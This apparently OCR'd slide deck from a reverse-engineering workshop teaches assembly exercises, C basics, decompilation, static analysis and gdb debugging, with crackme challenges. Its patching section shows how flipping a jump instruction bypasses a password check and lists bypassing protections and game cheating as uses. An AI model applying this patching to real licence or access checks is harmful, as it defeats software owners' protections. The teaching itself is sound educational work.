    mov rdx, 1;   we are writing one byte
    mov rax, 1;   set syscall number to SYS_write
    syscall;

    mov rax, 1;   set syscall number to SYS_write
    mov rdi, 1;   set fd to stdout
    mov rsi, 0xa; newline character
    push rsi;     put it on the stack so we can get the address
    mov rsi, rsp; get the address of the first item of the stack, so we can print it
    mov rdx, 1;   we are writing one byte
    syscall;

    cmp rbx, 8;  compare to the max number we will print, minus 1
    jle XYZ;    if less than, jump back to ... FIX THIS

    mov rax, 60; set syscall number to SYS_exit
    mov rdi, 0; set code to EXIT_SUCCESS
    ; There should be an instruction here... FIX THIS
```

Exercise 2: Solution

- we need to increment **rbx** (**inc** rbx) since the value of **rsi** = rbx and rsi is printed

```
global _start

section .text

_start:
    mov rbx, 0;   set the counter to 0 to start
    .loop:;       mark this position with `loop` so we can jump to it
    inc rbx;   increment the number we are printing.... FIX ME
    mov rsi, rbx; move it into rsi to be the buffer we print
    add rsi, 48;  convert number from decimal to it's ascii code
    push rsi;     put it on the stack so we can get the address
    mov rsi, rsp; get the address of the first item of the stack, so we can print it
    mov rdi, 1;   set fd to stdout
    mov rdx, 1;   we are writing one byte
    mov rax, 1;   set syscall number to SYS_write
    syscall;

    mov rax, 1;   set syscall number to SYS_write
    mov rdi, 1;   set fd to stdout
    mov rsi, 0xa; newline character
    push rsi;     put it on the stack so we can get the address
    mov rsi, rsp; get the address of the first item of the stack, so we can print it
    mov rdx, 1;   we are writing one byte
    syscall;

    cmp rbx, 8;  compare to the max number we will print, minus 1
    jle .loop;    if less than, jump back to ... FIX THIS

    mov rax, 60; set syscall number to SYS_exit
    mov rdi, 0; set code to EXIT_SUCCESS
    syscall; There should be an instruction here... FIX THIS
```

Exercise 2: Solution

- we need to increment **rbx** (**inc** rbx) since the value of **rsi** = rbx and rsi is printed

- add "**jle .loop**", to jump back to the .loop **label**

```
global _start

section .text

_start:
    mov rbx, 0;   set the counter to 0 to start
    .loop:;       mark this position with `loop` so we can jump to it
    inc rbx;   increment the number we are printing.... FIX ME
    mov rsi, rbx; move it into rsi to be the buffer we print
    add rsi, 48;  convert number from decimal to it's ascii code
    push rsi;     put it on the stack so we can get the address
    mov rsi, rsp; get the address of the first item of the stack, so we can print it
    mov rdi, 1;   set fd to stdout
    mov rdx, 1;   we are writing one byte
    mov rax, 1;   set syscall number to SYS_write
    syscall;

    mov rax, 1;   set syscall number to SYS_write
    mov rdi, 1;   set fd to stdout
    mov rsi, 0xa; newline character
    push rsi;     put it on the stack so we can get the address
    mov rsi, rsp; get the address of the first item of the stack, so we can print it
    mov rdx, 1;   we are writing one byte
    syscall;

    cmp rbx, 8;  compare to the max number we will print, minus 1
    jle .loop;    if less than, jump back to ... FIX THIS

    mov rax, 60; set syscall number to SYS_exit
    mov rdi, 0; set code to EXIT_SUCCESS
    syscall; There should be an instruction here... FIX THIS
```

Exercise 2: Solution

- we need to increment rbx (inc rbx) since the value of rsi = rbx and rsi is printed
- add "**jle .loop**", to jump back to the .loop **label**
- add **syscall** instruction to actually initiate the **exit**

```
global _start

section .text

_start:
    mov rbx, 0;   set the counter to 0 to start
    .loop:;       mark this position with `loop` so we can jump to it
    inc rbx;   increment the number we are printing.... FIX ME
    mov rsi, rbx; move it into rsi to be the buffer we print
    add rsi, 48;  convert number from decimal to it's ascii code
    push rsi;     put it on the stack so we can get the address
    mov rsi, rsp; get the address of the first item of the stack, so we can print it
    mov rdi, 1;   set fd to stdout
    mov rdx, 1;   we are writing one byte
    mov rax, 1;   set syscall number to SYS_write
    syscall;

    mov rax, 1;   set syscall number to SYS_write
    mov rdi, 1;   set fd to stdout
    mov rsi, 0xa; newline character
    push rsi;     put it on the stack so we can get the address
    mov rsi, rsp; get the address of the first item of the stack, so we can print it
    mov rdx, 1;   we are writing one byte
    syscall;

    cmp rbx, 8;  compare to the max number we will print, minus 1
    jle .loop;    if less than, jump back to ... FIX THIS

    mov rax, 60; set syscall number to SYS_exit
    mov rdi, 0; set code to EXIT_SUCCESS
    syscall; There should be an instruction here... FIX THIS
```

Scan QR Code

Resource:

/Reverse Engineering/**intro**

- Challenge

Attempt the "**crackme**" Challenge

https://emu.team/perthsec

https://github.com/EmuExploit/socialware-workshops/tree/main/AISA PerthSEC Conference 2023


Part 3

The C Programming Language
& Decompilation

- C Language
- Decompilation

The C Programming Language

- **General Purpose** Programming Language
- can be initially **intimidating**
- Statically **Typed** & **Compiled**
- Used for **low level** systems & applications
- **Influential** in computing and development
- E.g Used In: **Operating systems**, drivers and **applications**
- Understanding of computer memory is helpful to learn C



Understanding of C is helpful to reverse a variety of applications

C Programming: Syntax

Syntax in C:

- Lines deliminated by “;” semicolins;
- Comments are // for single line or /* multi line*/
- Include Statements: “#include <library>”

Declarations: “<datatype> <name> <operator> <value>”

Keywords: “for”, “if”, “const”, “return”

Operators: “+”, “-”, “*”, “/”, “==”, “&”, “|” and more...

Functions are defined with “<returntype> <name>()” and contents are wrapped in “{}”

a “main” function is always the starting point for a C program

Reading C becomes intuitive

C Programming: Data Types

- **Specifies the size and type of information to be stored**

int	2 or 4 bytes	Whole Numbers
float	4 bytes	Numbers with decimals
char	1 byte	Single value (e.g ASCII character)
struct		Collection of elements of different data types

Data types can be “casted” for conversion

- **This is done via**
- **(<type name>) <expression>**

C Programming: Control Flow

- **Keywords used to define flows**
- **Wrapped in {} similar to functions**
- **if / else**
- **for loop**
- **while loop**
- **break / continue**
- **switch / case**

C Programming: Common Pitfalls (1/2)

Return Values:

Functions in C expect to be returned to a value

e.g int main() {} is the main function expecting a return value of type int

Char Arrays:

Strings in C are “char arrays”

This is an Array of characters that make up the string, these arrays end in a “null byte” to terminate the string

e.g char string[] = “example”;

Indexing:

Indexing arrays and similar are counted from 0

C Programming: Common Pitfalls (2/2)

Pointers:

- **Denoted by “*” character (to create and dereference)**
- **Pointers are a variable storing the memory address of another variable, denoted by**
- **Commonly seen as a difficult concept however quite simple**
- **E.g point to variable “foo” is the value of “foo”s memory address, plenty of googlable resources explain it well**


Assembly vs. C

```c
#include <stdio.h>

int main()
{
  printf("Hello, world!");
  return 0;
}
```

```
        .file   "a.c"
        .text
        .section        .rodata
.LC0:
        .string "Hello, world!"
        .text
        .globl  main
        .type   main, @function
main:
.LFB0:
        .cfi_startproc
        pushq   %rbp
        .cfi_def_cfa_offset 16
        .cfi_offset 6, -16
        movq    %rsp, %rbp
        .cfi_def_cfa_register 6
        leaq    .LC0(%rip), %rax
        movq    %rax, %rdi
        movl    $0, %eax
        call    puts@PLT
        movl    $0, %eax
        popq    %rbp
        .cfi_def_cfa 7, 8
        ret
        .cfi_endproc
.LFE0:
        .size   main, .-main
        .ident  "GCC: (Debian 13.2.0-2) 13.2.0"
        .section        .note.GNU-stack,"",@progbits
```

Assembly vs. C: Compiler

```c
#include <stdio.h>

int main()
{
  printf("Hello, world!");
  return 0;
}
```



```
        .file   "a.c"
        .text
        .section        .rodata
.LC0:
        .string "Hello, world!"
        .text
        .globl  main
        .type   main, @function
main:
.LFB0:
        .cfi_startproc
        pushq   %rbp
        .cfi_def_cfa_offset 16
        .cfi_offset 6, -16
        movq    %rsp, %rbp
        .cfi_def_cfa_register 6
        leaq    .LC0(%rip), %rax
        movq    %rax, %rdi
        movl    $0, %eax
        call    puts@PLT
        movl    $0, %eax
        popq    %rbp
        .cfi_def_cfa 7, 8
        ret
        .cfi_endproc
.LFE0:
        .size   main, .-main
        .ident  "GCC: (Debian 13.2.0-2) 13.2.0"
        .section        .note.GNU-stack,"",@progbits
```

Optimisation: “printf” -> “puts”

C Programming: Decompilation

Decompilation is “C like” or “Pseudo C”:

- **Understanding C lets you interpret Decompilation**
- **Amend Decompilation**

```c
#include <stdio.h>

int main()
{
  printf("Hello, world!");
  return 0;
}
```

```c
int __fastcall main(int argc, const char **argv, const char
**envp)
{
  printf("Hello, world!");
  return 0;
}
```

We will extend on Decompilation in static analysis (next)

Part 4


Static Analysis


- Static Analysis
- Skills

Static Analysis

Reverse-engineering through methods of **examining** available code or binaries **without executing** it.

- Methods: **Disassembly** & **Decompilation**
- Techniques: **Annotation** of Types and Functions





Disassembly

- Reading programs as a human is tedious
  - Manually decode the instructions from the binary
  - Keep track of which pointers target where
  - Identifying and documenting where structs are used
  - Naming and documenting functions and different blocks of code

- Use compilers for forward-engineering; disassemblers for reverse-engineering

```
push ds
push es
mov  ax,'DA'
int  21h
cmp  ax,'PS'
jz  done_install
mov  ah, 4Ah
mov  bx,0FFFFh
int  21h
mov  ah, 4Ah
int  21h
mov  ah, 48h
int  21h
mov  es, ax
dec  ax
mov  ds, ax
int  22h
int  22h
```

What about decompilers?

Decompilation

Decompilation is the restructuring of “pseudo” C like code from decoded instructions and other information

- Compilers have to use an assembler internally
- Decompilers need a disassembly, from a disassembler

- Decompilers use disassembly and binary metadata, perform analysis with heuristics and interpret symbols
- This is the closest we can get to the original code without further reversing

Decompilation: Disclaimers

Decompilation is simply not accurate

- You still need to annotate

Do not entirely rely on decompilation for all of your reverse-engineering

- Information is not recovered perfectly and can have some parts missing
- Entire lines of code can be lost to optimisations done in compiling the original code
- There can be cases where a decompiler will crash when tried on a file, either done deliberately or not

While a lot more to read and can appear more confusing, every disassembly is more accurate than its decompilation as it's a "direct translation" rather than a "best guess".

Decompilation: Tooling

All tools have different features and quirks

- **There is no best tool for this**

Different programs, architectures, compilers

- **Down to personal preference**

IDA, Binary Ninja and Ghidra all have scripting capabilities

- Develop your own scripts!

IDA (Hexrays)

Ghidra

Binary Ninja

Popular Decompilers

Decompilation: Example

```c
#include <stdio.h>

int add(int x, int y)
{
        return x + y; // Function to add 2 integers
}

int main()
{
        int x = 1;            // Initialise 2 integers, 1 and 2
        int y = 2;
        int sum = add(x, y);
        printf("%d\n", sum);      // Use our function and print sum
        return 0;
}
```

- Original Code
- Decompiled Output

- Somewhat Accurate Interpretation
- Requires further annotation

```
00001139  uint64_t add(int32_t arg1, int32_t arg2)

00001139  {
0000114c      return ((uint64_t)(arg2 + arg1));
00001149  }


0000114d  int32_t main(int32_t argc, char** argv, char** envp)

0000114d  {
00001155      int32_t var_c = 1;
0000115c      int32_t var_10 = 2;
00001189      printf(&data_2004, ((uint64_t)add(1, 2)));
00001194      return 0;
00001194  }
```

*using binary ninja decompiler “Pseudo C”

Scan QR Code

Resource:

/Reverse Engineering/**static**

- Exercise 1
- Exercise 2

Time for Exercises!

https://emu.team/perthsec

https://github.com/EmuExploit/socialware-workshops/tree/main/AISA PerthSEC Conference 2023

Static Analysis: Exercise 1 solution

```c
// FIX ME!!


int fibonacci(unsigned int n) {
    int prev = 0;
    int curr = 1;
    int tmp  = 0;

    for (int i = 0; i < n; i ++) {
        tmp = curr // FIX ME!!
        curr = curr + prev;
        prev = tmp;

        printf("", curr); // FIX ME!!
    }

    return curr;
}

int main(void) {
    // FIX ME!!
    return 0;
}
```

Add **`stdio.h`** library for input/output


Add missing semicolon (**`;`**) at end of line

Print integer with format specifier (**`%d`**) and add newline (**`\n`**) at end

Finally, call the function!

```c
#include <stdio.h>


int fibonacci(unsigned int n) {
    int prev = 0;
    int curr = 1;
    int tmp  = 0;

    for (int i = 0; i < n; i ++) {
        tmp = curr;
        curr = curr + prev;
        prev = tmp;

        printf("%d\n", curr);
    }

    return curr;
}

int main(void) {
    fibonacci(10);
    return 0;
}
```


Static Analysis: Exercise 2 solution




How to use Binary Ninja Cloud

How to use

- Go to https://cloud.binary.ninja/
- Register an account, and verify your email to set your password
- Click “New session”, then upload your binary file






How to use Binary Ninja Cloud

Click on “**`main`**” function

Then navigate to the 4th tab for linear disassembly



Scan QR Code

Resource:

/Reverse Engineering/**static**

- Challenge

Find the Flag :)

https://emu.team/perthsec

https://github.com/EmuExploit/socialware-workshops/tree/main/AISA PerthSEC Conference 2023

Part 5

Dynamic Analysis and Debugging

- Debugging PE Files
- Using debuggers such as gdb & windbg

Dynamic Analysis

- Previously we only performed **static analysis** - looking at the code
- With **dynamic analysis** - we execute the code and can:
  - View memory
  - View CPU registers
  - Step through instructions
- This can help us get a quick understanding of what a program is doing, without **assuming** what the code does (which is what we do in static analysis)
- It can also help **confirm/negate** any **assumptions** or **ideas** we might have come up with during static analysis

Dynamic Analysis: Continued

- **Debugger** - a tool that allows us to **view and edit memory and registers** of a program, by attaching to a process or running the program
- Examples
  - **gdb, radare2** (for linux binaries)
  - **windbg** (for Windows executables)
- Dynamic analysis may seem more awesome and effective than static analysis, but it's usually harder and requires careful inspection to use effectively
- There also exist counters to debuggers such as **anti-debugging**

Dynamic Analysis: Patching

Patching is simply changing a binary's assembly code to **modify its instruction flow**. This can be used to:

- Bypass password/key checks
- Bypass built in protections
- Cheat in games by increasing money etc.


Most of the time you just **flip an assembly instruction**, for example `je` (jump if equal) to `jne` (jump if not equal) to bypass a check.

```
...
; imagine rax is our user input
cmp rax, 0x1337;
jne .wrong;
.correct:
  ; print "Access granted!"
  mov rax, 1;
  mov rdi, 1;
  mov rsi, correct_msg;
  mov rdx, correct_msg_len;
  syscall;
.wrong:
  ; print "Access denied."
  mov rax, 1;
  mov rdi, 1;
  mov rsi, denied_msg;
  mov rdx, denied_msg_len;
  syscall;
...
```

Dynamic Analysis: Patching

This **checks if the input is correct**, and **jumps** to `.wrong` if it isn't correct, printing "Access denied".

Otherwise, it prints "Access granted!"



```
...
; imagine rax is our user input
cmp rax, 0x1337;
jne .wrong;
.correct:
  ; print "Access granted!"
  mov rax, 1;
  mov rdi, 1;
  mov rsi, correct_msg;
  mov rdx, correct_msg_len;
  syscall;
.wrong:
  ; print "Access denied."
  mov rax, 1;
  mov rdi, 1;
  mov rsi, denied_msg;
  mov rdx, denied_msg_len;
  syscall;
...
```

`je` (jump if equal to)

`jne` (jump if not equal to)

Dynamic Analysis: Patching

```
...
; imagine rax is our user input
cmp rax, 0x1337;
jne .wrong;
.correct:
  ; print "Access granted!"
  mov rax, 1;
  mov rdi, 1;
  mov rsi, correct_msg;
  mov rdx, correct_msg_len;
  syscall;
.wrong:
  ; print "Access denied."
  mov rax, 1;
  mov rdi, 1;
  mov rsi, denied_msg;
  mov rdx, denied_msg_len;
  syscall;
...
```

Change **`jne`** to **`je`**

`je` (jump if equal to)

`jne` (jump if not equal to)

```
...
; imagine rax is our user input
cmp rax, 0x1337;
je .wrong;
.correct:
  ; print "Access granted!"
  mov rax, 1;
  mov rdi, 1;
  mov rsi, correct_msg;
  mov rdx, correct_msg_len;
  syscall;
.wrong:
  ; print "Access denied."
  mov rax, 1;
  mov rdi, 1;
  mov rsi, denied_msg;
  mov rdx, denied_msg_len;
  syscall;
...
```

After **patching**, it now prints "**Access granted!**" if our input is **wrong** instead of correct!

Dynamic Analysis: gdb

Commands in the **gdb** debugger:

- `file <filename>` (debug <filename>)
- `si` (step 1 instruction)
- `ni` (step over 1 instruction)
- `break *main` (set a breakpoint at beginning of `main` function)
- `c` (continue running, such as after hitting breakpoint)
- `run` (start running the binary)
- `disass 0x1337` (disassemble instructions at address 0x1337)
- `info registers` (lists values of CPU registers)
- `p 0x1234` (print value at memory address 0x1234)
- `x/100gx 0x1234` (print 100*8 bytes at memory address 0x1234)

https://visualgdb.com/gdbreference/commands/

```
pwndbg> disass continue_0
Dump of assembler code for function continue_0:
   0x0000000000401019 <+0>:     movzx  rax,BYTE PTR ds:0x40a366
   0x0000000000401022 <+9>:     mov    ebx,0x6a0
   0x0000000000401027 <+14>:    mov    ecx,0x2
   0x000000000040102c <+19>:    movabs rdi,0x40103b
   0x0000000000401036 <+29>:    jmp    0x409d29 <indirect>
End of assembler dump.
pwndbg> disass 0x409d29
Dump of assembler code for function indirect:
   0x0000000000409d29 <+0>:     add    rbx,rcx
   0x0000000000409d2c <+3>:     movzx  rax,BYTE PTR [rbx+0x40a000]
   0x0000000000409d34 <+11>:    jmp    rdi
End of assembler dump.
pwndbg>
```


```
pwndbg> x/30gx 0x000055555555b020
0x55555555b020 <stdout>:        0x00007ffff7f9a780      0x0000000000000000
0x55555555b030 <stdin>: 0x00007ffff7f99aa0      0x0000000000000000
0x55555555b040 <stderr>:        0x00007ffff7f9a6a0      0x0000000000000000
0x55555555b050: 0x0000000000000000      0x0000000000000000
0x55555555b060: 0x497aa2e800000000      0x0000000000000000
0x55555555b070: 0x0000000000000000      0x0000000000000000
0x55555555b080: 0x0000000000000000      0x0000000000000000
0x55555555b090: 0x0000000000000000      0x0000000000000000
0x55555555b0a0: 0x0000000000000000      0x000055555555535b
0x55555555b0b0: 0x0000555555556556      0x0000555555556470
0x55555555b0c0: 0x000055555555564e3     0x0000555555556317
0x55555555b0d0: 0x000055555555638a      0x00005555555563fd
0x55555555b0e0: 0x000055555555614b      0x00005555555561be
0x55555555b0f0: 0x0000555555556231      0x00005555555562a4
0x55555555b100: 0x0000555555555f0c      0x0000555555555f7f
pwndbg> p 0x497aa2e8
$1 = 1232773864
pwndbg>
```

Dynamic Analysis: gdb

Commands in the **gdb** debugger:

- `file <filename>` (debug <filename>)
- `si` (step 1 instruction)
- `ni` (step over 1 instruction)
- `break *main` (set a breakpoint at beginning of `main` function)
- `c` (continue running, such as after hitting breakpoint)
- `run` (start running the binary)
